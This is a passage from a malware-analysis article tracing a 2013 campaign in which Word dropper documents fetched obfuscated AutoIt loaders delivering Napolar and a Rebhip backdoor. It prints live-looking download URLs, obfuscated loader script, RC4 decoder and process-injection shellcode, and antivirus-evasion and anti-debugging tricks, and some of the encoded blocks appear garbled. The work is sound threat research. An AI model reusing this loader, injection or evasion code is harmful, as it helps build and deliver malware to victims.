
Every *Word* document contains additional information, besides the document text – and the malicious documents in our investigation were no exception. The most important part of this additional data was the name of the user who last saved the document (see Figure 6).

It is worth remembering the two user names that were observed in the documents: *Johntab* and *Johntab-PC*, because this is not the last time we will see them.

First seen	SHA1	Attachment name	Downloaded URL
16/08/2013	202985b9fdd9d147341e25540dfdb243bd306b95	N/A	autotema11.ru/serv/Junior.exe
18/08/2013	5825cd3ef26235d76b1f93355b2990ec37528a7a	N/A	autotema11.ru/server/jSolar.exe
21/08/2013	ef698a24f3ee89b76433ffdee878d9ff92c04d45	entity1.doc	carpentercommunities.com/serve/crypsola.exe
22/08/2013	958ce870117af6269ee9d45bb64188e1fa99fb5d	New bill payment.doc	autotema11.ru/server/solarju.exe
03/09/2013	15783a1eb0c1b5d56ac5cefcfd89f7bcd68cd6b9	N/A	kasvatus.org/serve/solair.exe
09/09/2013	62e9b795d6ff189d0f712626397ef0ff0fbf2f52	N/A	kasvatus.org/serve/crypsola.exe
12/09/2013	25ee9e4d8f11059de5f4a438744d677ca60c73dd	IATA_Original_Account_form.doc	kasvatus.org/serve/crypsoliar.exe
15/09/2013	183704daabdf93c8bdcc2d65a28c3f5fa32e041e	IATA_original_paymen	kasvatus.org/serve/crysol.exe
03/10/2013	8f599386ede0ff711f3aae6c3d4e8da2abf7b4c0	Your_Bank_Account_Overview.doc	webservice.cl/files/IE_Monitor.exe
07/10/2013	90ac1f4b23b81c5697e19217bc7a4472fc54a2d3	IATA_Original_Paymen	webservice.cl/files/IE_Monitor.exe
09/10/2013	ca7bc0d21d66a72ea80d693dd3b097e7a35b2110	Your_Bank_Account_Overview.doc	webservice.cl/files/Process.exe
14/10/2013	f5cb147f47248f7ab24ea9ae66ad7ec94340c4d3	Your_Bank_Account_Overview.doc	dopline.ru/js_file/Process.exe
15/10/2013	3ccd9c44b98fec8064b7dea6e38743394ddc839d	Profoma+Invoice.doc	webservice.cl/files/updater.exe
21/10/2013	39c4cf87b32feb929272746667aff96fd282b864	Account_History_Overview.doc	dopline.ru/js_file/IE_Explorer.exe
28/11/2013	40f30a18fb8067cc617d7b55fe194011e43cac69	N/A	sunshineyogafitness.com/development/juni-crypt.exe

Table 1: Dropper documents identified in the campaign.

Each of the samples downloaded an executable from a specified URL. There was very little overlap between the links, with only one recurrence observed. On the other hand, in many cases the same server was used with different filenames.



Location: C:\run\202985b9fdd9d147341e25540dfdb243bd306b95.doc * Required field

202985b9fdd9d147341e25540dfdb243bd306b...

Created: 07 August 2013 00:46:00
Modified: 11 November 2013 10:01:26
Accessed: 11 November 2013 12:43:58
Printed:

Last saved by: Johntab
Revision number: 2
Total editing time: 5 Minutes

Statistics:

Statistic name	Value
Pages:	1
Paragraphs:	1
Lines:	1
Words:	9
Characters:	54
Characters (with spaces):	62

Figure 6: Author name in the properties.

Unfortunately, we were only able to retrieve a handful of downloaded executables for analysis, as the URLs were usually very short-lived.

The live downloads yielded the following files:

37f6e5ba7ed966228e79036698419a78a9583b62: crypsola.exe

c72d5c35ea8aaa366b457e622ab235641c06376a: IE_Explorer.exe

14de27f59db24219073feb546f161a179d013dfd: Process.exe

ece7650ad323706c3a3dfcfe539a25ded53ab3e7: crypsoliar.exe

Looking at them more closely led to the next surprise: each of them was a heavily obfuscated AutoIt script compiled into a standalone executable created with the purpose of decoding and executing the final payload, which turned out to be a Napolar bot.

IE_EXPLORER.EXE[1] AND PROCESS.EXE[2]

Both of these executables are standalone compiled AutoIT executables, with heavily obfuscated script content. They differ only in the embedded final payload; the AutoIt code is the same.

The AutoIT code builds and executes two shellcodes: an RC4 decoder and an injector. The first serves for decrypting the final executable payload, and the second injects the payload into a newly created process.

Most of the script commands are hidden behind EXECUTE (BINARYTOSTRING()) constructs. In this form, the AutoIt script instructions are stored in hexadecimal ASCII representation, which is first decoded to the command string, and then executed. For example, the decoder function is represented in the following form:


```
EXECUTE ( BINARYTOSTRING (  "0x2449664745575451676873
545642626a7320262043687228417363285374 72696e674d69642
02824506c736a6b646d48475366684a6b736965772c2024692c20
312929202b203929" ) )
```

This is converted by the BINARYTOSTRING() call to a more intuitive original form:

```
$IfGEWTQghsTVBbjs & Chr(Asc(StringMid
($PlsjkdmHGSfhJksiew, $i, 1)) + 9)
```

Finally, the EXECUTE() command runs it.


On top of that, string constants, along with the shellcode itself, are encoded by a simple shift-by-nine-bytes (or Caesar cypher, if you prefer fancy names), as seen from the decoder above, resulting in the incomprehensible form shown in Figure 7.



```
 LOCAL $SDSDSDSSDDSSS = HNUGFLREIPOALIL (
"'o-'</+<''''''-9''-,''.)''-<''-,''-:''**''*)''''''-<''.+''-+''-:''-:''''''''''
''''''''''''''''''''''''''''''''''''''''''''''''',9/9=:-8+)</99'*''''/
'/0((-8+8</8('*''''/0*0-8(<-8*:</0;'*''''-8))-/=+''''''</0('*''''-8)--8)+<///'*'
-'*''''-8*)-/:/''''''</-8'*''''-8)8</,:'*''''/9'0:.'(++''''''-8()</+;'*''''-/,9<
9;(-8(<</*)'*''''-8+'==*)==*(==;'-8()</)*'*''''-/,9</(+:=,(</+='*''''-8(<</((('*'
*=8-8))</=8')''''/9'0-/=/'''''',.,(==;'-8''</</')''''-///=<9*(-,(</(+'*''''-8)<<
8+)</:+')'''',.,)-8''-8''-8'+-8''-8''-8''-8''==*(==;'-8()</80')''''-/;'*.('=),(<

 ...

 /9.<)'/9*-*/+.(/.,=*/'*=-9.+'./'*=+9.+')<9<./9:,,=,<,9,0,8,;:*,,,),(,*,-,./9-:)
;,/9+8(//9,8)''*;;<**'+0/9*+/9'*=,**==**:'=:8:/+:'.+'.:(:=';'*=/<9=+*9.:)+)'.,<(
/9'*:,,=,<,9,0,8,;:*:*''''''''" )
  FUNC HNUGFLREIPOALIL ( $PLSJKDMHGSFHJKSIEW )
 LOCAL $IFGEWTQGHSTVBBJS
 FOR $I = 1 TO MAEOPTRMD ( $PLSJKDMHGSFHJKSIEW )
 $IFGEWTQGHSTVBBJS = EXECUTE ( BINARYTOSTRING (
"0x2449664745575451676873545642626a73202620436872284173632853747269 6e674d6964202
36965772c2024692c20312929202b203929" ) )
 NEXT
 RETURN $IFGEWTQGHSTVBBJS
```

Figure 7: Encrypted shellcode and its decoder.

The final payload executable is RC4 encrypted and appended after the compressed script code in the AutoIt executable. A fragment of the RC4 decoder shellcode is shown in Figure 8.



```
rc4_loop:                               ; CODE XREF: seg000:00000100↓j
                cmp     [ebp+0Ch], edx
                jbe     short exit
                mov     eax, [ebp-114h]
                inc     eax             ; x++
                and     eax, 0FFh
                mov     [ebp-114h], eax
                mov     eax, ebx
                add     eax, [ebp-114h] ; y += sx
                movzx   eax, byte ptr [eax]
                add     eax, [ebp-118h]
                and     eax, 0FFh
                mov     [ebp-118h], eax
                mov     esi, ebx
                add     esi, [ebp-114h]
                mov     al, [esi]
                mov     edi, ebx
                add     edi, [ebp-118h]
                xchg    al, [edi]
                mov     [esi], al
                movzx   ecx, byte ptr [esi]
                movzx   eax, byte ptr [edi]
                add     ecx, eax
                and     ecx, 0FFh       ; temp = ( sx + sy ) & 0xFF
                mov     al, [ebp+ecx-110h]
                mov     esi, [ebp+8]
                add     esi, edx
                xor     [esi], al       ; *data ^= rc4key[ temp ]
                inc     edx             ; data++
                jmp     short rc4_loop
```

Figure 8: RC4 decoder shellcode implementation.

The malware uses the string 'mauasdsADadADAudASJDUasdS7ADHadA765asd' as the start and end marker of the RC4 encrypted data; in addition, this string also serves as the decryption key.

This RC4 implementation is not an original development, it was taken straight from the source: https://code.google.com/p/autoit-cn/source/browse/trunk/UserInclude/ACN_HASH.au3.


The decoded content is a Win32 executable, which is executed using a process injector shellcode, a snippet of which is shown in Figure 9.

The shellcodes are started using a sequence of calls to the functions DllStrucSetData (to fill the procedure buffer) and DllCall (to execute the buffer by invoking CallWindowProcW):

```
DllStructSetData($sdssdsdeessddsss, 1, $injector_
shell)

DllStructSetData($sdssdsdeessddseess, 1,
$sdssdsdssddsss)

DllCall("user32.dll", "int", "CallWindowProcW",
"ptr", DllStructGetPtr($sdssdsdeessddsss), "wstr", (@
AutoItExe), "ptr", DllStructGetPtr($sdssdsdeessddsees
s), "int", 0, "int", 0)
```

This method of project injection is discussed in [5] – an idea by *reasen*, an infamous AutoIt malware author. The attribution to this author is reflected in the embedded project path stored in the compiled executable: ' C:\Users\reasen\Desktop\'.

[1] c72d5c35ea8aaa366b457e622ab235641c06376a
[2] 14de27f59db24219073feb546f161a179d013dfd



```
FF 32                    push    dword ptr [edx]
6A 00                    push    0
E8 86 00 00 00           call    sub_419
68 A1 6A 3D D8           push    0D83D6AA1h      ; WriteProcessMemory
51                       push    ecx
E8 B2 00 00 00           call    call_API_by_checksum
83 C4 0C                 add     esp, 0Ch
FF D0                    call    eax
6A 22                    push    22h ; '"'
E8 6F 00 00 00           call    sub_419
8B 09                    mov     ecx, [ecx]
8B 51 28                 mov     edx, [ecx+28h]
03 51 34                 add     edx, [ecx+34h]
6A 32                    push    32h ; '2'
E8 60 00 00 00           call    sub_419
8B 09                    mov     ecx, [ecx]
81 C1 B0 00 00 00        add     ecx, 0B0h ; '¦'
89 11                    mov     [ecx], edx
6A 00                    push    0
E8 4F 00 00 00           call    sub_419
68 D3 C7 A7 E8           push    0E8A7C7D3h      ; SetThreadContext
51                       push    ecx
E8 7B 00 00 00           call    call_API_by_checksum
6A 32                    push    32h ; '2'
E8 3D 00 00 00           call    sub_419
8B D1                    mov     edx, ecx
6A 2E                    push    2Eh ; '.'
E8 34 00 00 00           call    sub_419
8B 09                    mov     ecx, [ecx]
FF 32                    push    dword ptr [edx]
FF 71 04                 push    dword ptr [ecx+4]
FF D0                    call    eax
6A 00                    push    0
E8 24 00 00 00           call    sub_419
68 88 3F 4A 9E           push    9E4A3F88h       ; ResumeThread
51                       push    ecx
E8 50 00 00 00           call    call_API_by_checksum
```

Figure 9: Process injector shellcode invoked from the AutoIt script.

One of the common tools used for compiling AutoIt scripts into standalone executables is *AutoIt3Wrapper* [6]. This offers several directives to fine-tune the final executable. One of the directives is #AutoIt3Wrapper_Ico, which allows a custom icon to be used for the standalone executable. This directive was used to change the icon of the malicious executables into one resembling that of the *OpenOffice* suite. An interesting fact for us is that the script in the compiled executable contains all of the wrapper directives – including the full path of the custom icon. This may give us information about the username of the person who compiled the executable.

The code shows some similarity with reasencrypt [7].

reasen:

A well-known AutoIt malware creator, most of whose appearances are on Spanish sites.

Also uses the name: Reasen Elbereth.

http://reasenelbereth.blogspot.com.es/

https://twitter.com/Reasen0

http://www.slideshare.net/TheReasen

Allegedly also coded by reasen: http://www.grendelcrypter.com/contact-us.html


There is no evidence to suggest that reasen is directly involved in this campaign; the other samples show stronger attributions to different people. It is more likely that he sold the AutoIt cryptor to the authors of this malware – or equally likely that the malware authors just took a sample created by reasen, and replaced the encrypted content. This can easily be done, as only the binary content needs to be regenerated using the known RC4 key, then the content between the start and end marker needs to be replaced by the encrypted content. In this case, the embedded payload was added to the EXE after the compilation.

CRYPSOLA.EXE[3]

The AutoIt script in this sample features less obfuscation than the previous sample, using only the EXECUTE(BINARYTOSTRING()) trick – there is no additional encoding on top of it.

The script commands are concatenated to strings byte by byte in a lengthy way, as shown in Figure 10.

Interestingly, this script checks if the avastui.exe process is running. If the process is running, the script waits for 25 seconds, and then continues with the execution. This may be an attempt to abuse a timing issue in the *Avast* anti-malware product; this trick has also been observed in other AutoIt malware [8].



```
 IF EXECUTE ( BINARYTOSTRING ( "0x50726F63657373457869737473282761766173747569 2E6578652729" ) )
THEN SLEEP ( 25000 )
 LOCAL $753566 = ( "0" )
 $753566 &= ( "x" )
 $753566 &= ( "4" )
 $753566 &= ( "4" )
 $753566 &= ( "6" )
 LOCAL $RET = ( "0" )
 $753566 &= ( "C" )
 $753566 &= ( "6" )
 $753566 &= ( "C" )
 $753566 &= ( "5" )
 $753566 &= ( "3" )
 $753566 &= ( "7" )
 $753566 &= ( "4" )
 $753566 &= ( "7" )
 $753566 &= ( "2" )
 $753566 &= ( "7" )
 $753566 &= ( "5" )
 $753566 &= ( "6" )
 $753566 &= ( "3" )
 $753566 &= ( "7" )
 LOCAL $BINBUFFER = ( "0" )
```

Figure 10: String building.


A less commonly used feature is the fact that standalone AutoIt executables are also archives that can contain further embedded files apart from the scripts themselves – in our case, an embedded text file. The latter is dropped to %TEMP%\deepweb.txt with the script command:

```
FILEINSTALL ( "f.txt" , @TEMPDIR & "\deepweb.txt" , 1 )
```

This line of code has two effects. When the malware author compiled the EXE, the content of the file f.txt was embedded into the final executable. During execution,

[3] 37f6e5ba7ed966228e79036698419a78a9583b62

this embedded content is saved to the file deepweb.txt in the temporary directory. The file contains an ASCII representation of the payload EXE.



```
0x4d5a90000300000004000000ffff0000b800000000000000400000000000000000000000000000
000000000000000000000000000000000000000000400000005045000004c010100ce02bd4e000000
0000000000e0000f010b01080000000000aadef0f000000000000000000000001000000020000000f
0000100000000020000050000000000000000003000a000000000000007001000000200000000000002000
000000100000400000000000100000100000decdffdf100000004a100000400100001a100000280000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000007210000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000252a73252a7325
73c051010000100000000520100000200000000000000000000000000000000600000e0000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000b00004d6573736
5765426f78570055534552333 22e444c4c00004210000000000000000000000000e100000421000000
00000000000000000000000000000000000000001000000000000000000000000000000000000000
0000000000000000000000050000000000000100000001000000010000000000000000000000009610fe008a
10fe0000000000000000000fa12fe000a13fe000000000000000000000083d3cd45bf3f3c8f4955385464
5ed6ff76e1fe263054418 9b53788bfab1d8983c00d0d4df4788c86df6de327f76e2666fc6d693a1a
bcc8531a99a32f31310192508fdb712541d8baba4936a7203db8ec67ce1fe68c45c3e67c92b6af9
5d9130551b4690bb9f88d70f43b98818eeffdffb72ca1130e5cc634896f3b183b2c61cee777ffbc
a5321ef11841df1e524f781038f1c4d00ad6839fc41eb08f712998e395622cc88efd7b4398449f3
23e71a093fbecd6972566fa6c1f6c482a527cb562d98cd173360056bcd1e2d686085755589e581e
18040000899de8fbffff89b5ecfbffff89bdf0fbffff8b45088985f8fbffff8b7d0c8b45108985f
fbffff8b7514b8000000000488d76004089848500fcffff3dff00000072f1b800000000b90000000
b8000000000bb0000000004b4389d8ba00000000f7f601fa0fb6028b949d00fcffff01ca01d025ff0
```

Figure 11: Payload executable stored in ASCII representation.

The AutoIt script decodes it, and using the same injector shellcode as the other sample, executes it.

Unlike the samples in the previous section, this one does not use *AutoIt3Wrapper*. However, it is still possible to extract the project path from the compiled executable. The compiled executable contains encrypted metadata, one field of which is seemingly the full path of a temporary file, which also reveals the username: C:\Users\Johntab\AppData\Local\Temp\aut451B.tmp. The importance of this is that the username matches the one found earlier among the properties of the dropper *Word* documents – which indicates that this class of the AutoIt payload was created by the same user (and likely on the same computer) as the *Word* carrier documents.

CRYPSOLIAR.EXE[4]

This sample is a medley of the previous two. It uses a shift-by-two encryption of strings on top of the EXECUTE(BINARYTOSTRING()) trick, and the files are dropped using FileInstall. Junk string variable assignments are inserted into the code in the following form:

```
$KFXAFMBTBJ7463539079213644 =
"SXdMCxnwLc18682537269213644"

$APJXYJBAUV8426698989213644 =
"hhojVVnDEo19645697179213644"

LOCAL $MLFJUEIDLE = EXECUTE ( BINARYTOSTRING (
FHVNVLTILJTHBER ( ".v224a4a3152505341522150434/
52430600405752433`000.040.0.20474c4/50572a434c06023/
52562331274d3/3042070.04003b0007" ) ) )

$PAUVSHBGNI9389858899213644 =
"wrAHosOjXb20608857089213644"

$EKFSLEBMHU10353018809213644 =
"MckeIpOQqn97180529213644"
```

In this case, not one but two files are dropped into the temporary directory:

```
FILEINSTALL ( "kFxaFMBTbjgn9675177345409009.txt" , @
TEMPDIR & "\f.txt" , 1 )

FILEINSTALL ( "ns.bin" , @TEMPDIR & "\ns.txt" , 1 )
```

Both files are decrypted using a custom decoder shellcode and then executed. The file f.txt decodes to the Napolar payload, and ns.txt decodes to a Rebhip (SpyRat) variant – a backdoor trojan written in Delphi.

The project path stored in the sample is exactly the same as in the previous sample: C:\Users\Johntab\AppData\Local\Temp\, indicating that it comes from the same author as the previous one.


PAYLOAD: NAPOLAR

In all cases, the final payload of the infection campaign was a Napolar/Polarbot variant, as described in detail in [1]. Since the scope of this article is the distribution and installation of the malware, rather than the final payload, I will not describe Napolar in detail, only point out a few interesting things about it.

The executable features a couple of advanced anti-analysis tricks:

It has only one PE section, named '%*s%*s%s'. This crashes analysis tools, such as *studPe* and *OllyDbg* (using the format string vulnerability documented in [9]).

The executable is further obfuscated – the code section is encrypted, with the entry point set to an invalid value (0).




No	Name	VirtualSize	VirtualOffset	RawSize	RawOffset	Characteri.
01	%*s%*s%s...	00018038	00001000	00018200	00000200	E0000060

Stud_PE HexViewer 1.00 Editing Headers : AddressOfEntryPoint

```
00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ..............
00000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 ............@...
00000040 50 45 00 00 4C 01 01 00 CE 02 BD 4E 00 00 00 00 PE..L.......N....
00000050 00 00 00 00 E0 00 0F 01 0B 01 08 00 00 00 00 00 ................
00000060 AA DE F0 F0 00 00 00 00 00 00 00 00 00 10 00 00 ................
00000070 00 20 00 00 00 00 FE 00 00 10 00 00 00 02 00 00 . ..............
00000080 05 00 00 00 00 00 00 00 03 00 0A 00 00 00 00 00 ................
00000090 00 A0 01 00 00 02 00 00 00 00 00 00 02 00 00 00 ................
000000A0 00 00 10 00 00 40 00 00 00 00 10 00 00 10 00 00 .....@..........
000000B0 DE CD FF DF 10 00 00 00 4A 10 00 00 40 01 00 00 ........J...@...
000000C0 1A 10 00 00 28 00 00 00 00 00 00 00 00 00 00 00 ....(...........
000000D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000100 72 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 r...............
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Figure 12: Napolar anti-reversing trick: spooky section name and 0 entry point.

[4] ece7650ad323706c3a3dfcfe539a25ded53ab3e7.



```
%_s%_s%s:00FE130A                                public TlsCallback_1
%_s%_s%s:00FE130A                TlsCallback_1   proc near             ; DATA XREF: %_s%_s%s:00FE108E↑o
%_s%_s%s:00FE130A
%_s%_s%s:00FE130A                RCA_key         = dword ptr -18h
%_s%_s%s:00FE130A                PEB             = dword ptr -14h
%_s%_s%s:00FE130A                var_10          = dword ptr -10h
%_s%_s%s:00FE130A                load_address    = dword ptr -0Ch
%_s%_s%s:00FE130A                var_8           = dword ptr -8
%_s%_s%s:00FE130A                arg_4           = dword ptr  0Ch
%_s%_s%s:00FE130A
%_s%_s%s:00FE130A 55                             push    ebp
%_s%_s%s:00FE130B 89 E5                          mov     ebp, esp
%_s%_s%s:00FE130D 83 EC 18                       sub     esp, 18h
%_s%_s%s:00FE1310 8B 45 0C                       mov     eax, [ebp+arg_4]
%_s%_s%s:00FE1313 83 F8 01                       cmp     eax, 1
%_s%_s%s:00FE1316 0F 85 79 00 00 00              jnz     exit
%_s%_s%s:00FE131C E8 00 00 00 00                 call    $+5
%_s%_s%s:00FE1321 58                             pop     eax
%_s%_s%s:00FE1322 89 45 F4                       mov     [ebp+load_address], eax
%_s%_s%s:00FE1325 64 A1 30 00 00 00              mov     eax, large fs:30h
%_s%_s%s:00FE132B 89 45 EC                       mov     [ebp+PEB], eax
%_s%_s%s:00FE132E
%_s%_s%s:00FE132E                find_TlsCallback1:                    ; CODE XREF: TlsCallback_1+30↓j
%_s%_s%s:00FE132E FF 4D F4                       dec     [ebp+load_address]
%_s%_s%s:00FE1331 8B 45 F4                       mov     eax, [ebp+load_address]
%_s%_s%s:00FE1334 0F B6 00                       movzx   eax, byte ptr [eax]
%_s%_s%s:00FE1337 83 F8 55                       cmp     eax, 55h
%_s%_s%s:00FE133A 75 F2                          jnz     short find_TlsCallback1
%_s%_s%s:00FE133C BA 10 14 40 00                 mov     edx, 401410h
%_s%_s%s:00FE1341 8B 45 F4                       mov     eax, [ebp+load_address]
%_s%_s%s:00FE1344 01 C2                          add     edx, eax
%_s%_s%s:00FE1346 B8 80 16 40 00                 mov     eax, 401680h
%_s%_s%s:00FE134B 29 C2                          sub     edx, eax
%_s%_s%s:00FE134D 89 55 F0                       mov     [ebp+var_10], edx
%_s%_s%s:00FE1350 C7 45 E8 EF BE AD DE           mov     [ebp+RCA_key], 0DEADBEEFh
%_s%_s%s:00FE1357 6A 04                          push    4
%_s%_s%s:00FE1359 BA E0 14 40 00                 mov     edx, 4014E0h
%_s%_s%s:00FE135E B8 10 14 40 00                 mov     eax, 401410h
%_s%_s%s:00FE1363 29 C2                          sub     edx, eax
%_s%_s%s:00FE1365 52                             push    edx
%_s%_s%s:00FE1366 8D 45 E8                       lea     eax, [ebp+RCA_key]
%_s%_s%s:00FE1369 50                             push    eax
%_s%_s%s:00FE136A FF 75 F0                       push    [ebp+var_10]
%_s%_s%s:00FE136D E8 F8 FD FF FF                 call    RCA_decrypt
```

Figure 13: Address-independent RCA decoder in TlsCallback.

The decoding and execution is achieved via two predefined TlsCallback functions. This makes it possible for Napolar to decrypt itself and execute even if no valid entry point is set – as described in [1].

The encryption algorithm is RC4, the key is 0xDEADBEEF. The decryption code is address independent, with an unusual load address (0xFE0000), as shown in Figure 13.

The decoded content is injected into the explorer.exe process, which causes an additional obstacle in the debugging process: once the injection is complete, debugging to the explorer process may cause the computer to crash.

The trojan uses named pipes for inter-process communication. In the samples we have identified as belonging to this campaign, the names were a little (but only a little) different from the commonly reported \\.\pipe\napSolar:

- \\.pipe\npSolar
